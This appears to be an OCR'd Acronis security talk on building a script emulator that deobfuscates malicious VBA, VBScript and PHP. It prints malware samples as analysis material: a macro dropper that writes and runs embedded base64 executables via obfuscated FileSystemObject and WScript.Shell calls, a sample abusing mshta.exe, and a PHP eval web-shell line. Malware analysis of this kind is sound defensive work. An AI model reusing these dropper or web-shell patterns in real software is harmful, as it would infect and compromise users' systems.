Acronis

#CyberFit


Generic Script Emulator

kurt.natvig@acronis.com @KurtNatvig


Principal Security Researcher

Goals for today

Why use a script emulator?


DEBUGGER FOR SCRIPTS
OOXML | VBA | aW3j7!ahvxr (a3gumk) | IP = 0 | 43 | 234
Function ahvxr (a3gumk)
Line
Code
TOKENS/AST
13 Dim a4cltP As Long
14 Dim atkoV5 As Integer
15 Dim ac9wVj As Integer
16 For a4cltP = 1 To Len(a3guMK)
17 ac9wVj = 0
18 aOhtL7 = Mid(a3guMK, a4cltP, 1)
19 atkoV5 = Asc(aOhtL7)
20 If (atkoV5 > aflCM1(20106 - 20105) And atkoV5 < aflCM1(-15908 + 15910)) Or (atkoV5 > afl
21 ac9wVj = ayLgAt
22 atkoV5 = ayDJ6(atkoV5, ac9wVj)
23 If atkoV5 < aflCM1(5) And atkoV5 > 83 Then
24 atkoV5 = aPR0zx(atkoV5)
25 ElseIf atkoV5 < 19045 / 293 Then
26 atkoV5 = aPR0zx(atkoV5)
27 End If
28 End If
29 aXkh5y = a2gWPy(atkoV5)
30 Mid$(a3guMK, a4cltP, 1) = a9uUT6(aXkh5y)
31 Next a4cltP
32 aHVXR = a3guMK
[Temp]
AST:
PtgInt:1535
PtgInt:6140
PtgDiv:/
PtgStr:"aflCM1"
PtgFunc:(1)
PtgStr:"atkoV5"
PtgLt:<
PtgInt:8462
PtgNum:-8459.0
PtgAdd:+
PtgStr:"aflCM1"
PtgFunc:(1)
PtgStr:"atkoV5"
PtgMt:>
PtgAnd:and
PtgInt:15910
PtgNum:-15908.0
PtgAdd:+
PtgStr:"aflCM1"
PtgFunc:(1)
PtgStr:"atkoV5"
PtgLt:<
PtgInt:20105
Variable
Type
Value
[L]a3gumk <class 'basic.BASIC_SCRIPT_EMU <ugzy>\n<obql>\n<fpevcg ynathntr="wninfpevcg">\nine nlvOt = "nIn6E";\nshapgvba qrpbqr
[L]aW3H0n <class 'str'> C:\Users\KURT~1.NAT\AppData\Local\Temp\in.html
[L]_Evaluate <class 'str'>
[G]ActiveDocument <class 'basic.BASIC_SCRIPT_EMU ActiveDocument
[G]ay3WT <class 'str'> C:\Users\KURT~1.NAT\AppData\Local\Temp\in.html
[G]abhpE <class 'str'>
[G]Application <class 'basic.BASIC_SCRIPT_EMU Application
Output
Checking file c:\\Exclusions\\samples\\malware\\ran\\vba\\025bbf3eb0664621b1fb35ce87265d21e50b1738296dcf13f29c938dcfed5a92
NOT FIXING index 0
INIT __main__ for VBA module a58gr being run
INIT __main__ for VBA module aaxk5n being run
NOT FIXING index 1
True = BASIC_RUNTIME!FileCopy (C:\WINDOWS\system32\mshta.exe, C:\Users\KURT~1.NAT\AppData\Local\Temp\in.com)
INIT __main__ for VBA module aoem2 being run
INIT __main__ for VBA module atnd9z being run
NOT FIXING index 2
<ugzy><obql><fpevcg ynathntr="wninfpevcg">ine nlvOt = "nIn6E";shapgvba qrpbqr(vachg){ine xrlfge = "NOPQRSTUVWXYZABCDEFGHIJ =
BASIC_RUNTIME!BuiltInDocumentProperties (category)
Step into
Step over
Run
Debug
Next file
Exit


Abstract Syntax Trees (AST)




In computer science, an abstract syntax tree (AST) is a tree representation of the abstract syntatic structure (structural or content-related details) of text (often source-code) written in a formal language.

Widely used in compilers to represent the structure of program code

General compiler principle



Overall design of generic script emulator



{languages}

- Specify keywords, operators, emulator-map etc
- Loading from object
- Cleaning code
- Tokenization
- Multi-line rewrite
- Mapping flow
- Token rewrite
- API support & variables
- Classes support

AST

- Finding starting-point
  - Main node
- Dividing equations into left and right of selected operator
  - Operator priority
- Node type id
- Generating tree from nodes
- Optimize

Emulator

- Building global scope
- Execute «functions»
  - Handle parameters and rc
  - Execute an AST node pr line
- Manage constants, local & global variables
- Interact with language API support & classes
- Log activity

results

- Deobfuscated code
- Dropped files & executed scripts
- Report

Finding code & expand

```
on error resume next
Dim LTeRMDWuYnHmtzJBTfUoTFMuNWhfLhkRunyfKyJBdNoVnbDAwFNWzhVGGkDpVriqDqsFAerUWSLFQqGmShiFUNSMS
'RcOujmQiAnOclOaVryCOgvlOsRmpjNuvTaftiLLIIIvvlgEqUoYsrByVqzBRAbymtSIKjhmfntFYAqcMNwUvpBEScKCi
Dim asvnssQmiyMGfiEkUQKkperPoJYOCUFtVCZAHUkJrfbqPgcsnHKjTWkwAfyjUCjNtTkdIEcAgBsJDBAIgfbvKWZzR
```

```
>u
__main__!000    const xxbrdpxvrheslqzrerebqookibpiuzkorsjoypdtlodpvsgkinmasdvjiqjbz = 2
__main__!001    on error resume next
__main__!005    parwqbthltonlqbkyppvfahmjvnxz = ""
__main__!009    ghgctwo = ""
__main__!013    parwqbthltonlqbkyppvfahmjvnxz = parwqbthltonlqbkyppvfahmjvnxz & "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5...
__main__!017    parwqbthltonlqbkyppvfahmjvnxz = parwqbthltonlqbkyppvfahmjvnxz & "3bqJ3vvFzb3NPjIbSxjc0uid28mRreOrsVkL343XxE/J29dKYsHfnCbOqYXbq2keWsc1RITvyMf4gevU61NljgMtTE7mbRUuMkKUkab3Hlkm0taRJTgRUgOZscahxcc...
__main__!021    parwqbthltonlqbkyppvfahmjvnxz = parwqbthltonlqbkyppvfahmjvnxz & "MhVS7UQKdIFMFqtYhkJ+6L14QKR4A0p4WyM+AaA1SP8vusZvcMQpy18SVJVRNdQGvYIQ4Kbff6JrNIWSdj7XTk75Lx3+z+gaE+iUf9E1/m+v1FLjhhA4KAJ6iXMIhWg...
__main__!025    parwqbthltonlqbkyppvfahmjvnxz = parwqbthltonlqbkyppvfahmjvnxz & "a0Aft8ebpvtW/tiDp/Lz651aTAK323X3Ab3coM9nv7Kjnh3wmrCdRI6/DUxknt746O5rqek6IdEh2U1800ap42+3ADcmSYz69iNhQlSMZoXombCNorND/dSk3WfGmqd...
__main__!029    parwqbthltonlqbkyppvfahmjvnxz = parwqbthltonlqbkyppvfahmjvnxz & "ggIuwO/gPaRcV7QhWgmWAZdV/vFjZJQmCpKty7HtQDiADYiBPBnlSQiv3f+hfYQQ/6VFvgg6fyBSBcGBSnOGFKmrKCCKT/WLaxlKVqkGJe9Q44ntfO2usbQEkqOLS3n...
__main__!033    parwqbthltonlqbkyppvfahmjvnxz = parwqbthltonlqbkyppvfahmjvnxz & "Mv+irAcZbbvgusWn/OTBq8UvZSlD3xQxjzSzP30/mqyeEtpnIHE/58wpAx71a1b+oYOxfKOsTp/vRjsT+1EgTYH0TZvp6Q/fckWcqAL6WZ+k6v9U1Lc+7VTgKVS3Mq4...
__main__!037    parwqbthltonlqbkyppvfahmjvnxz = parwqbthltonlqbkyppvfahmjvnxz & "1pSH/Qrq8kx8LnaMx0D7yg62A8jOQqRoDdlTsEmBxOiB0v4vMUIkCCBFHsjFAkguTWFwW0oO0pFCPESLCrTsSGJsfiRHGuRfJPcxCwQM5CSBgAw/AKSpYB+oVmmdpXA...
__main__!041    parwqbthltonlqbkyppvfahmjvnxz = parwqbthltonlqbkyppvfahmjvnxz & "U9rXm9PY72cTO3nfvFXK8RJ+iEHQIJKuRD77k8GTM7lG74bWjd5PaGFRDWcagmGnQcwLl4anzaohabs6eDkXLQ7Wim/nMM5nUBtz35hucmhHzCyY9QpmUGcci6WQfus...
__main__!045    parwqbthltonlqbkyppvfahmjvnxz = parwqbthltonlqbkyppvfahmjvnxz & "Z1V2vRJik4/TgnKpu97YW4w+6McmaT7NFkteIL41IOtO7CJpPuFgfl+fSCQH+6sJufT9kvbMorKjzHu7bQjpmjLtGL73fAcPDFxv9I+KIle6aQcqGClySd6KTxc9vtx...
__main__!049    parwqbthltonlqbkyppvfahmjvnxz = parwqbthltonlqbkyppvfahmjvnxz & "YSQMDvgFgi7+mH803ugoSP4NMEp4YoZ8C4flmgWEH4ExSaW/StQX3ph+fhhWDECLgvmHnn8VpkK1YL1REiSGkaLQeZ350FglOPoucT5UwRoJ8ZUXByvfALFdSMEEA7i...
__main__!053    parwqbthltonlqbkyppvfahmjvnxz = parwqbthltonlqbkyppvfahmjvnxz & "Rbjovcus1B66SOOHkU5BespoSmtme+FAMyvAyswFaU1ujjRidxLkEjbES6QDaNCUegxazGawQGV/a3tGbVgc2kFEV8YLz4HVjzhB9KogYA4wqGDEQvnC4FDnmz31M0V...
__main__!057    parwqbthltonlqbkyppvfahmjvnxz = parwqbthltonlqbkyppvfahmjvnxz & "5GqAg8PyT0edXNeIL5H/0JtPMec3mtdjcr9gvj5tYhiDFStqr6WzI0Nt6eVG9e433mgZTK+E4Re+xho0ibfVzoySbzbQv3d308qwN+UmvsqX5NTHYUbssbntW+KhoVY...
__main__!061    parwqbthltonlqbkyppvfahmjvnxz = parwqbthltonlqbkyppvfahmjvnxz & "aq+ygZHsWFhj6FFDTUfnTvccxMN0HeOhWKMP88NWQQ+BDHJZvbhN5YCA154zMiPN/A0Z0nGijt6PHzgWGQhxuH4uUIr6Ehrq+nPI8AE+T0oPdvvSuG7KiGtr6HRST34...
__main__!065    parwqbthltonlqbkyppvfahmjvnxz = parwqbthltonlqbkyppvfahmjvnxz & "KSjh/ykn4P8pJ9//KSbf/ygm3P+tqNn/6uXl/+rl5P/BvN3/MS3X/yYh2v8mIdn/JiDY/yYf2P8lH9f/JR7W/yUd1v8kHdX/JBzU/yQb1P8kG9P/IxrS/yMZ0v8jGdH...
__main__!069    parwqbthltonlqbkyppvfahmjvnxz = parwqbthltonlqbkyppvfahmjvnxz & "7+/v/+7u7v/t7e3+7e3t/+3t7f7s7Oz/6+vr/uvr6//q6ur+6urq/+rq6v/p6en+6urq/3d3d70AAABWAAAAIwAAAAkAAAAAAAAAAAAAAAAkAAAAjAAAAVnh4eL3r6+v...
__main__!073    ghgctwo = ghgctwo & "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5...
__main__!077    ghgctwo = ghgctwo & "6J3byZGt46uxWQvfjdfET8nb10piwd+cJs6phduraR5axzVEhO/Ix/iB69TrU2WOAy1MTuZtFS4yQpSRpvceWSbS1pElOBFSA5mxxqHFxxkkBjfHlqPp0u22fBjpzdU...
__main__!081    ghgctwo = ghgctwo & "DbLFemihZBdgR1ZSNLd2Ckj3Vw/zKNdlqxfYFhok6wbql6WxtcnpqulBjiHOJcoFIsDAH3gh0faRLt4kgViWQXBKYVK4cxQoUglAckC0LhMuczajNr6jbF22EA+C8QS...
__main__!085    ghgctwo = ghgctwo & "6M1CTS/hpqXDmaEtMt5Ld+qVt12+bKHkUjZKLCxS1NtIrHu9haqVcLb3Gcjl2Z2RnpXwcaI+OPM6W/pQFvWLWMKDJlH1bviDksP+xxUPMKUfZhc68toafjR6kQUGU+S...
__main__!089    ghgctwo = ghgctwo & "8OCzVKvpZ1wpFfZPTvwNyPNtOR33eLVCkl+UWWTy/srqS/87bhVFuFcVW4Pm7huEbg5knzu/1WLy5cPns5IjvVFD+76c2fZA3d2y3v+AipaDrXY3G1fQizn9m1tU2rz...
__main__!093    ghgctwo = ghgctwo & "0AT4Uh4ASRDzMoHyWslQIt2c1uqHZaidiwQoCBTpokRhAUhVzV2JPQ5PaI1vI8FjB0kwCvuocYXclWiQO44GdSFliDp90kCErcRVhycNiOASCvQEE4Hl6nlEUEFz8uD...
__main__!097    ghgctwo = ghgctwo & "fHihfplxLkvRKYGjhriwuGXmtIXdVk8BUL/1S8vuKZub8R2VrTectGvap2+vSxBjj5o14t3MdlZX2Ks3OX0+0vNw5+jexFNPX1g+IcQK3vHtaJAvnDOxjT63tB7FW/6...
__main__!101    ghgctwo = ghgctwo & "vNvyFpkXC/qXzh6r+1TMvV5h/mJx48n8wpt//3bm3LWQkdsittl55fyc3H7FiGa+GsVz60/f79n37sTGP18+fTXa3y4lyntWp/dF3h4hXpVwSNONZWGgHSOYW9S9cDu...
__main__!105    ghgctwo = ghgctwo & "JVFQ6CWaSfCUAScBcWOsyLii9YFNPgrkEBhzVoYAGlTwZw+wtTMLPILMiyzAeyxlIuNANiBe8PzlGaQPI142gDBrAhTh+VL9eOScYc4iFDJB8UIq+mDNqqQj5ZE50QJ...
__main__!109    ghgctwo = ghgctwo & "7+/v/+/v7//v7+//ubns/y4u0f8tLc//fX2R/+/v7//v7+//8vLy/2ho1P8mJsP/HByW/9vb3f/v7+//7+/v/+/v7//v7+//7+/v/+/v7//v7+/...
__main__!113    ghgctwo = ghgctwo & "Kyzk/ior5P4qKuP+Kini/iko4f4pKOD+KCff/igm3v4oJd3+JyTc/icj2/4mItv+JiHa/iYg2f41H9j+JR/X/h8Zxf7Z2On+9fX1/vX19f719fX+9PT0/vT09P709PT...
__main__!117    ghgctwo = ghgctwo & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
__main__!132    zvrejwrsdslpaouialychigaexdkuodgoxoafkck = createobject ( chrw ( 142 + 83 - 142 ) & chrw ( 362 + 99 - 362 ) & chrw ( 381 + 114 - 381 ) & chrw ( 142 + 105 - 142 ) & chrw ( 125 + 112 - 125 ) & chrw ( 363 + 116 - 363 ) & chrw ( 128 + 105 - 128 ) & chrw ( 262
 + 110 - 262 ) & chrw ( 140 + 103 - 140 ) & chrw ( 273 + 46 - 273 ) & chrw ( 19 + 70 - 19 ) & chrw ( 247 + 105 - 247 ) & chrw ( 48 + 108 - 48 ) & chrw ( 16 + 101 - 16 ) & chrw ( 21 + 83 - 21 ) & chrw ( 172 + 121 - 172 ) & chrw ( 187 + 115 - 187 ) & chrw ( 147 + 116 - 147
 ) & chrw ( 67 + 101 - 67 ) & chrw ( 70 + 109 - 70 ) & chrw ( 244 + 79 - 244 ) & chrw ( 55 + 98 - 55 ) & chrw ( 209 + 106 - 209 ) & chrw ( 51 + 101 - 51 ) & chrw ( 233 + 99 - 233 ) & chrw ( 173 + 116 - 173 ) ).getspecialfolder ( xxbrdpxvrheslqzrerebqookibpiuzkorsjoypdtlo
dpvsgkinmasdvjiqjbz ) & chrw ( 142 + 92 - 142 ) & chrw ( 362 + 103 - 362 ) & chrw ( 381 + 111 - 381 ) & chrw ( 142 + 111 - 142 ) & chrw ( 125 + 103 - 125 ) & chrw ( 363 + 108 - 363 ) & chrw ( 128 + 101 - 128 ) & chrw ( 262 + 46 - 262 ) & chrw ( 140 + 101 - 140 ) & chrw (
 273 + 120 - 273 ) & chrw ( 19 + 101 - 19 )
__main__!136    kbdyetemcepovnxqp = createobject ( chrw ( 142 + 83 - 142 ) & chrw ( 362 + 99 - 362 ) & chrw ( 381 + 114 - 381 ) & chrw ( 142 + 105 - 142 ) & chrw ( 125 + 112 - 125 ) & chrw ( 363 + 116 - 363 ) & chrw ( 128 + 105 - 128 ) & chrw ( 262 + 110 - 262 ) & chrw (
 140 + 103 - 140 ) & chrw ( 273 + 46 - 273 ) & chrw ( 19 + 70 - 19 ) & chrw ( 247 + 105 - 247 ) & chrw ( 48 + 108 - 48 ) & chrw ( 16 + 101 - 16 ) & chrw ( 21 + 83 - 21 ) & chrw ( 172 + 121 - 172 ) & chrw ( 187 + 115 - 187 ) & chrw ( 147 + 116 - 147 ) & chrw ( 67 + 101 -
67 ) & chrw ( 70 + 109 - 70 ) & chrw ( 244 + 79 - 244 ) & chrw ( 55 + 98 - 55 ) & chrw ( 209 + 106 - 209 ) & chrw ( 51 + 101 - 51 ) & chrw ( 233 + 99 - 233 ) & chrw ( 173 + 116 - 173 ) ).getspecialfolder ( xxbrdpxvrheslqzrerebqookibpiuzkorsjoypdtlodpvsgkinmasdvjiqjbz ) &
 chrw ( 142 + 92 - 142 ) & chrw ( 362 + 111 - 362 ) & chrw ( 381 + 102 - 381 ) & chrw ( 142 + 102 - 142 ) & chrw ( 125 + 105 - 125 ) & chrw ( 363 + 99 - 363 ) & chrw ( 128 + 101 - 128 ) & chrw ( 262 + 46 - 262 ) & chrw ( 140 + 101 - 140 ) & chrw ( 273 + 120 - 273 ) & chr
w ( 19 + 101 - 19 )
__main__!143    aayhcpfgzhzvpmcdidntgxzufosirnbyaivmuccq zvrejwrsdslpaouialychigaexdkuodgoxoafkck , fpxfdbpwrmdehifdaecnwwpmgbuhqqifbwnqzuqe ( parwqbthltonlqbkyppvfahmjvnxz )
__main__!144    aayhcpfgzhzvpmcdidntgxzufosirnbyaivmuccq kbdyetemcepovnxqp , fpxfdbpwrmdehifdaecnwwpmgbuhqqifbwnqzuqe ( ghgctwo )
__main__!145    createobject ( chrw ( 249 + 87 - 249 ) & chrw ( 253 + 83 - 253 ) & chrw ( 103 + 99 - 103 ) & chrw ( 324 + 114 - 324 ) & chrw ( 337 + 105 - 337 ) & chrw ( 241 + 112 - 241 ) & chrw ( 204 + 116 - 204 ) & chrw ( 325 + 46 - 325 ) & chrw ( 289 + 83 - 289 ) & ch
rw ( 345 + 104 - 345 ) & chrw ( 43 + 101 - 43 ) & chrw ( 350 + 108 - 350 ) & chrw ( 364 + 108 - 364 ) ).run zvrejwrsdslpaouialychigaexdkuodgoxoafkck
__main__!149    createobject ( chrw ( 184 + 87 - 184 ) & chrw ( 14 + 83 - 14 ) & chrw ( 297 + 99 - 297 ) & chrw ( 6 + 114 - 6 ) & chrw ( 246 + 105 - 246 ) & chrw ( 284 + 112 - 284 ) & chrw ( 92 + 116 - 92 ) & chrw ( 136 + 46 - 136 ) & chrw ( 231 + 83 - 231 ) & chrw ( 158
 + 104 - 158 ) & chrw ( 64 + 101 - 64 ) & chrw ( 235 + 108 - 235 ) & chrw ( 90 + 108 - 90 ) ).run kbdyetemcepovnxqp
```

```
Dim nJXBWaOFWfqKNVEPrPCMUldmevLWPeTlXQuIvpfmHjoXxIROwqyyJqWCglWbPrpsMFmxbvUBjPEkxFoWdwZZgVbht
'TSvESHjRGWGONyLNFinGRNwDCSGNQKhNzkwFrmuJqRfVycfXMSufvNvGWsCAAWAwptPdBGVSndPziaEZmjByPBRloqiz
paRWqbThlTOnlQbKypPVFAHMJvNxz = paRWqbThlTOnlQbKypPVFAHMJvNxz & "a0Aft8ebpvtW/tiDp/Lz651aTAK3
```

Mapping flow – making generic structures

if, while, with, for, do, select, endif, next, loop, wend, elseif, else, case...

```
476     if ( $_POST [ 'type' ] == 1 ) {
477       eval ( stripslashes ( $_POST [ 'value' ] ) )
